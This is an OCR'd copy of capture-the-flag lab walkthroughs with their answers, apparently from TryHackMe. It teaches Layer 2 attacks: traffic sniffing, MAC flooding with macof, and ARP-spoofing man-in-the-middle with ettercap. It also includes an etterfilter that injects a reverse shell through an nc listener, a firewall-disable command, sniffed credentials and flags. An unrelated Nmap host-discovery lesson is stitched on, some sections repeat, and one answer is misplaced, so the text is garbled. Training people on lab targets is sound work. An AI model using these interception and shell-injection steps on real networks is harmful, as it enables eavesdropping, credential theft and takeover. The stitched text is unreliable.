
What's the hostname of the first host (lowest IP address) you've found?

alice — Correct Answer — Hint

Task 4 Passive Network Sniffing

Simply scanning those hosts won't help us gather any useful information, and you may be asking, what could a pentester do in this situation? Depending on the **rules of engagement** and **scope**, you could try **sniffing** traffic on this network.

The diagram below describes your current situation where you are the `Attacker` and have persistent access to `eve`.



Let's try running `tcpdump` on the `eth1` network interface:

```
tcpdump -i eth1
```

Optionally, for a more verbose output that prints each packet (minus its link level header) in ASCII format:

```
tcpdump -A -i eth1
```

Try to answer questions **#1** through **#2**.

Now, let's take a closer look at the captured packets! We can redirect them into a `pcap` file providing a destination file via the `-w` argument:

```
tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
```

Capture traffic for about a minute, then transfer the `pcap` to either your machine or the AttackBox to open it in Wireshark.

Example to transfer the packet capture using `scp` and open it in Wireshark:

```
scp admin@MACHINE_IP:/tmp/tcpdump.pcap .
wireshark tcpdump.pcap
```

Now, you should be able to answer questions **#3** and **#4**.

Note: If you receive an error "tcpdump: /tmp/tcpdump.pcap: Permission denied" and cannot overwrite the existing `/tmp/tcpdump.pcap` file, specify a new filename such as `tcpdump2.pcap`, or run `rm -f /tmp/*.pcap` then re-run `tcpdump`.

Answer the questions below

Can you see any traffic from those hosts? (Yay/Nay)

Yay — Correct Answer

Who keeps sending packets to eve?

Bob — Correct Answer

What type of packets are sent?


ICMP — Correct Answer — Hint

What's the size of their data section? (bytes)

666 — Correct Answer — Hint

Task 5 Sniffing while MAC Flooding

Task 6 Man-in-the-Middle: Intro to ARP Spoofing



For better usability, open a second SSH session. This way, you can leave the `tcpdump` process running in the foreground on the first SSH session:

```
tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
```

Now, on the second SSH session, buckle up and let `macof` run against the interface to start flooding the switch:

```
macof -i eth1
```

After around 30 seconds, stop both `macof` and `tcpdump` (Ctrl+C).

As in the previous task, transfer the `pcap` to your machine (`kali/AttackBox`) and take a look:


```
scp admin@MACHINE_IP:/tmp/tcpdump2.pcap .
wireshark tcpdump2.pcap
```

Now, you should be able to answer questions **#1** and **#2**.

Note: If it didn't work, try to capture for 30 seconds, again (while `macof` is running).
If it still won't work, give it one last try with a capture duration of one minute.
As the measure of last resort, try using `ettercap` (introduced in the following tasks) with the `rand_flood` plugin:

```
ettercap -T -i eth1 -P rand_flood -q -w /tmp/tcpdump3.pcap
```
(Quit with `q`)

Answer the questions below





Task 6 Man-in-the-Middle: Intro to ARP Spoofing

As you may have noticed, MAC Flooding can be considered a real "noisy" technique. In order to reduce the risk of detection and DoS we will leave `macof` aside for now. Instead, we are going to perform so-called **ARP cache poisoning** attacks against Alice and Bob, in an attempt to become a fully-fledged Man-in-the-Middle (MITM).

For a deeper understanding of this technique, read the Wikipedia article on ARP spoofing.

tl;dr – *"an attacker sends (spoofed) ARP messages […] to associate the attacker's MAC address with the IP address of another host […] causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to **intercept** data frames on a network, **modify** the traffic, or stop all traffic. Often the attack is used as an opening for other attacks, such as denial of service, **man in the middle**, or session hijacking attacks." - Wikipedia - ARP spoofing*





https://commons.wikimedia.org/wiki/File:ARP_Spfing.svg

There are, however, measures and controls available to detect and prevent such attacks. In the current scenario, both hosts are running an ARP implementation that takes pains to validate incoming ARP replies. Without further ado, we are using `ettercap` to launch an ARP Spoofing attack against Alice and Bob and see how they react:

```
ettercap -T -i eth1 -M arp
```

Answer the questions below

Answer the questions below

Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)

nay — Correct Answer

Would you expect a different result when attacking hosts without ARP packet validation enabled? (Yay/Nay)

yay — Correct Answer

Task 7 Man-in-the-Middle: Sniffing

In this somewhat altered scenario, Alice and Bob are running a different OS (Ubuntu) with its default ARP implementation and no protective controls on their machines. As in the previous task, try to establish a MITM using `ettercap` and see if Ubuntu (by default) is falling prey to it.

Start Machine

After starting the VM attached to this task, you can log on via SSH with the same credentials as before:

Username: **admin**
Password: **Layer2**

*As with the previous machine, please, also allow a minimum of **5 minutes** for this box to spin up, **then** try connecting with SSH (if you login, and the command line isn't showing up yet, **don't hit Ctrl+C!** Just be patient…)*

Answer the questions below

Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.

192.168.12.10, 192.168.12.20 — Correct Answer

Which machine has an open well-known port?

192.168.12.20 — Correct Answer

What is the port number?

80 — Correct Answer

Can you access the content behind the service from your current position? (Nay/Yay)

nay — Correct Answer

Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? (Nay/Yay)

nay — Correct Answer — Hint

Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)

yay — Correct Answer — Hint

Who is using that service?

alice — Correct Answer — Hint

What's the hostname the requests are sent to?

www.server.bob — Correct Answer

Which file is being requested?

test.txt — Correct Answer

What text is in the file?

ok — Correct Answer — Hint

Which credentials are being used for authentication? (username:password)

admin:s3cr3t_P4zz — Correct Answer — Hint

Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

re-arping the victims — Correct Answer — Hint

Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)

yay — Correct Answer — Hint

What is the user.txt flag?

thm{wh0s_$n!ff1ng_0ur_cr3ds} — Correct Answer

You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?

thm{wh0s_$n!ff1ng_0ur_cr3ds}

Correct Answer

You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?

reverse shell

Correct Answer

Hint

What commands are being executed? Answer in the order they are being executed.

whoami, pwd, ls

Correct Answer

Which of the listed files do you want?

root.txt

Correct Answer

Hint

Task 8 Man-in-the-Middle: Manipulation

As a pentester, your first approach would be to try to hack Bob's web server. For the purpose of this room, let's assume it's impossible. Also, capturing basic auth credentials won't help for password reuse or similar attacks.

So, let's advance our ongoing ARP poisoning attack into a fully-fledged MITM that includes packet manipulation! As Alice's packets pass through your attacker machine (**eve**), we can tamper with them.

How can we go about doing this? Ettercap comes with an `-F` option that allows you to apply filters in the form of specified `etterfilter.ef` files for the session. These `.ef` files, however, have to be compiled from `etterfilter` source filter files (`.ecf`) first. Their source code syntax is similar to C code. To keep this task more beginner-friendly, we assume it won't matter if Alice detects our manipulation activities. For the sake of this room, we are only going to manipulate her commands and won't be taking any OPSEC precautions.

Which brave command of hers should volunteer for our audacious endeavor? How about… yes, `whoami`, of course!

Before you copy and paste the filter below, it's best to understand the `etterfilter` command and its source file syntax. Consult the man page by either running `man etterfilter` or browsing the linux.die.net/man/8/etterfilter page.

Now, create a new etterfilter code file named `whoami.ecf` and try to write a filter matching Alice's source port and transport protocol as well as replacing `whoami` data with a reverse shell payload of your choice. To see the solution, click the dropdown arrow:

▶ *Show possible solution (spoiler!)*

Note: Quotation marks need to be escaped. So, in case you want your filter to `replace` e.g. `whoami` with `echo -e "whoami\nroot"`, then the quotation marks around `whoami\nroot` would have to be escaped like this: `replace("whoami", "echo -e \"whoami\nroot\" " )`

To see a solution for the reverse shell payload, click the dropdown arrow:

▶ *Show possible solution (spoiler!)*

Finally, we need to compile the `.ecf` into an `.ef` file:

```
etterfilter whoami.ecf -o whoami.ef
```

Don't forget to start your listener (backgrounded). For the upper example above, you could use:

```
nc -nvlp 6666 &
```

Not so fast! If anything, we still need to allow the incoming connection through the firewall. Disable `ufw` or create a corresponding `allow` rule; otherwise, Bob's reverse shell will be blocked by the firewall:

`ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp` or completely disable the firewall by running `ufw disable`

Now, run `ettercap` specifying your newly created `etterfilter` file:

```
ettercap -T -i eth1 -M arp -F whoami.ef
```

A few seconds after executing this command, you should see the *"###### ETTERFILTER: …"* message and/or *"Connection received on 192.168.12.20 …"* in your Netcat output, which means you've just caught a reverse shell from Bob! Now, you can quit `ettercap` (with `q`), foreground your Netcat listener (with `fg`), and enjoy your shell!

Note: To restrict ettercap's ARP poisoning efforts to your actual targets and only display traffic between them, you can specify them as target groups 1 and 2 by using "///"-token annotation after the `-M arp` option:

```
ettercap -T -i eth1 -M arp /192.168.12.10// /192.168.12.20// -F whoami.ef
```

Hint: In case the reverse shell won't work, try replacing `whoami` with a suitable `cat` command to get the flag.

Answer the questions below

What is the root.txt flag?

THM{wh4t_an_ev1l_M!tM_u_R}

Correct Answer

Task 9 Conclusion

I hope this room offered a new perspective for network pentesting and gave you a new *layer* of attacks for your toolbelt, and hopefully, you've had some fun along the way, too!

It was also meant as an inspiration for the community to create more L2 content and learning resources, so feel free to take a look at Eve's L2 virtualization "backend" (GNS3):
http://MACHINE_IP:3080

Please, don't hesitate to provide me any feedback or questions on implementing GNS3 boxes, and stay tuned for some more L2 action!


Answer the questions below

Read the above.

No answer needed

Correct Answer

Nmap Live Host:



5%

Task 1 Introduction

When we want to target a network, we want to find an efficient tool to help us handle repetitive tasks and answer the following questions:

1. Which systems are up?
2. What services are running on these systems?

The tool that we will rely on is Nmap. The first question about finding live computers is answered in this room. This room is the first in a series of four rooms dedicated to Nmap. The second question about discovering running services is answered in the next Nmap rooms that focus on port-scanning.

This room is the first of four in this Nmap series. These four rooms are also part of the Network Security module.

1. Nmap Live Host Discovery
2. Nmap Basic Port Scans
3. Nmap Advanced Port Scans

3. Nmap Advanced Port Scans
4. Nmap Post Port Scans


This room explains the steps that Nmap carries out to discover the systems that are online before port-scanning. This stage is crucial because trying to port-scan offline systems will only waste time and create unnecessary noise on the network.


We present the different approaches that Nmap uses to discover live hosts. In particular, we cover:

1. ARP scan: This scan uses ARP requests to discover live hosts
2. ICMP scan: This scan uses ICMP requests to identify live hosts
3. TCP/UDP ping scan: This scan sends packets to TCP ports and UDP ports to determine live hosts.

We also introduce two scanners, `arp-scan` and `masscan`, and explain how they overlap with part of Nmap's host discovery.

As already mentioned, starting with this room, we will use Nmap to discover systems and services actively. Nmap was created by Gordon Lyon (Fyodor), a network security expert and open source programmer. It was released in 1997. Nmap, short for Network Mapper, is free, open-source software released under GPL license. Nmap is an industry-standard tool for mapping networks, identifying live hosts, and discovering running services. Nmap's scripting engine can further extend its functionality, from fingerprinting services to exploiting vulnerabilities. A Nmap scan usually goes through the steps shown in the figure below, although many are optional and depend on the command-line arguments you provide.






Answer the questions below

Some of these questions will require the use of a static site to answer the task questions, while others require the use of the AttackBox and the target VM.

No answer needed

Correct Answer





Task 2 Subnetworks

View Site

Let's review a couple of terms before we move on to the main tasks. A *network segment* is a group of computers connected using a shared medium. For instance, the medium can be the Ethernet switch or WiFi access point. In an IP network, a *subnetwork* is usually the equivalent of one or more network segments connected together and configured to use the same router. The network segment refers to a physical connection, while a subnetwork refers to a logical connection.

In the following network diagram, we have four network segments or subnetworks. Generally speaking, your system would be connected to one of these network segments/subnetworks. A subnetwork, or simply a subnet, has its own IP address range and is connected to a more extensive network via a router. There might be a firewall enforcing security policies depending on each network.





The figure above shows two types of subnets:

- Subnets with `/16`, which means that the subnet mask can be written as `255.255.0.0`. This subnet can have around 65 thousand hosts.
- Subnets with `/24`, which indicates that the subnet mask can be expressed as `255.255.255.0`. This subnet can have around 250 hosts.

You might want to refer to Task 2 in the Intro to LAN room if you need to learn more about subnetting.


As part of active reconnaissance, we want to discover more information about a group of hosts or about a subnet. If you are connected to the same subnet, you would expect your scanner to rely on ARP (Address Resolution Protocol) queries to discover live hosts. An ARP query aims to get the hardware address (MAC address) so that communication over the link-layer becomes possible; however, we can use this to infer that the host is online. (We revisit link-layer in Task 4.)

If you are in Network A, you can use ARP only to discover the devices within that subnet (10.1.100.0/24). Suppose you are connected to a subnet different from the subnet of the target system(s). In that case, all packets generated by your scanner will be routed via the default gateway (router) to reach the systems on another subnet; however, the ARP queries won't be routed and hence cannot cross the subnet router. ARP is a link-layer protocol, and ARP packets are bound to their subnet.

Click on the "View Site" button to start the network simulator. We will use this simulator to answer the questions in tasks 2, 4, and 5.

Answer the questions below

Send a packet with the following:



- From computer1
- To computer1 (to indicate it is broadcast)
- Packet Type: "ARP Request"

- Data: computer6 (because we are asking for computer6 MAC address using ARP Request)


How many devices can see the ARP Request?


4 Correct Answer Hint

Did computer6 receive the ARP Request? (Y/N)

n Correct Answer

Send a packet with the following:






- From computer4
- To computer4 (to indicate it is broadcast)
- Packet Type: “ARP Request”
- Data: computer6 (because we are asking for computer6 MAC address using ARP Request)

How many devices can see the ARP Request?

4 Correct Answer Hint

Did computer6 reply to the ARP Request? (Y/N)

y Correct Answer



Task 3 Enumerating Targets

We mentioned the different *techniques* we can use for scanning in Task 1. Before we explain each in detail and put it into use against a live target, we need to specify the targets we want to scan. Generally speaking, you can provide a list, a range, or a subnet. Examples of target specification are:

- list: `MACHINE_IP scanme.nmap.org example.com` will scan 3 IP addresses.
- range: `10.11.12.15-20` will scan 6 IP addresses: `10.11.12.15`, `10.11.12.16`,... and `10.11.12.20`.
- subnet: `MACHINE_IP/30` will scan 4 IP addresses.

You can also provide a file as input for your list of targets, `nmap -iL list_of_hosts.txt`.

If you want to check the list of hosts that Nmap will scan, you can use `nmap -sL TARGETS`. This option will give you a detailed list of the hosts that Nmap will scan without scanning them; however, Nmap will attempt a reverse-DNS resolution on all the targets to obtain their names. Names might reveal various information to the pentester. (If you don't want Nmap to the DNS server, you can add `-n`.)

Launch the AttackBox using the Start AttackBox button, open the terminal when the AttackBox is ready, and use Nmap to answer the following.

Answer the questions below

What is the first IP address Nmap would scan if you provided `10.10.12.13/29` as your target?

10.10.12.8 — Correct Answer — Hint


How many IP addresses will Nmap scan if you provide the following range `10.10.0-255.101-125`?

6400 — Correct Answer — Hint

Task 4 Discovering Live Hosts

Let's revisit the TCP/IP layers shown in the figure next. We will leverage the protocols to discover the live hosts. Starting from bottom to top, we can use:

- ARP from Link Layer
- ICMP from Network Layer
- TCP from Transport Layer
- UDP from Transport Layer



Before we discuss how scanners can use each in detail, we will briefly review these four protocols. ARP has one purpose: sending a frame to the broadcast address on the network segment and asking the computer with a specific IP address to respond by providing its MAC (hardware) address.

ICMP has many types. ICMP ping uses Type 8 (Echo) and Type 0 (Echo Reply).

If you want to ping a system on the same subnet, an ARP query should precede the ICMP Echo.

Although TCP and UDP are transport layers, for network scanning purposes, a scanner can send a specially-crafted packet to common TCP or UDP ports to check whether the target will respond. This method is efficient, especially when ICMP Echo is blocked.

If you have closed the network simulator, click on the "View Site" button in Task 2 to display it again.

Answer the questions below

Send a packet with the following:

- From computer1
- To computer3
- Packet Type: "Ping Request"

What is the type of packet that computer1 sent before the ping?

ARP Request — Correct Answer

What is the type of packet that computer1 received before being able to send the ping?

ARP Response — Correct Answer

How many computers responded to the ping request?

1 — Correct Answer

Send a packet with the following:

- From computer2
- To computer5
- Packet Type: "Ping Request"

What is the name of the first device that responded to the first ARP Request?

router — Correct Answer

What is the name of the first device that responded to the second ARP Request?


computer5 — Correct Answer

Send another Ping Request. Did it require new ARP Requests? (Y/N)


N — Correct Answer


```
Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-02 07:12 BST
Nmap scan report for ip-10-10-210-75.eu-west-1.compute.internal (10.10.210.75)
Host is up (0.00013s latency).
MAC Address: 02:83:75:3A:F2:89 (Unknown)
Nmap scan report for ip-10-10-210-100.eu-west-1.compute.internal (10.10.210.100)
Host is up (-0.100s latency).
MAC Address: 02:63:D0:1B:2D:CD (Unknown)
Nmap scan report for ip-10-10-210-165.eu-west-1.compute.internal (10.10.210.165)
Host is up (0.00025s latency).
MAC Address: 02:59:79:4F:17:B7 (Unknown)
Nmap scan report for ip-10-10-210-6.eu-west-1.compute.internal (10.10.210.6)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.12 seconds
```

In this case, the AttackBox had the IP address 10.10.210.6, and it used ARP requests to discover the live hosts on the same subnet. ARP scan works, as shown in the figure below. Nmap sends ARP requests to all the target computers, and those online should send an ARP reply back.



